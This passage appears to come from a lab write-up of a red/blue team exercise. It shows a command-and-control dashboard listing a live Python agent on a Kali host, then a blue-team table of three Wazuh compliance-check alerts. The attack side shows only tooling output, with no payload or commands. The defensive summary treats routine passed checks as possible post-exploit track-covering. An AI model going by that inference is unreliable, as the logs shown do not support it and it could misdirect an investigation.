
| Name | Last Seen | First Seen | Hostname | Process | Language | Username | Internal IP | Actions |
|----------|-------------------|----------------|----------|---------|----------|----------|-------------|---------|
| DS4TKM51 | a few seconds ago | 12 minutes ago | kali | python3 | python | kali | 127.0.1.1 | |

Rows per page: 15 1 of 1

http://127.0.0.1:1337/#/agents/DS4TKM51



After that you can run any command from it:



Blue Team Analysis:

For this I have attached separate PDF.



Blue Team analysis in the requested format. Since the logs focus on compliance checks rather than explicit exploit-related alerts, the analysis interprets the repeated compliance passes as potential post-exploit activity or configuration validation:

Blue Team Analysis: Review Wazuh Logs Post-Exploit

| Timestamp | Alert Description | Source IP | Notes |
|---------------------|---|---------------|--|
| 2025-08-29 13:00:00 | SCA Check Passed: Group Consistency | 192.168.0.194 | Repeated pass may indicate recon or hardening post-exploit. |
| 2025-08-29 13:00:01 | SCA Check Passed: CIS 6.2.15 Compliance | 192.168.0.194 | Agent: kali – Consistent compliance may mask unauthorized changes. |
| 2025-08-29 13:00:02 | SCA Check Passed: /etc/group Validation | 192.168.0.194 | Check ID: 36184 – Verify no group mismatches were introduced. |

Summary:

The logs show repeated passes of a CIS compliance check (6.2.15) ensuring all groups in /etc/passwd exist in /etc/group. While these are "passed" alerts, their recurrence from the same agent (kali) at the same time may indicate automated post-exploit hardening or a threat actor covering tracks by ensuring configuration consistency. Further investigation into user and group changes around this period is recommended.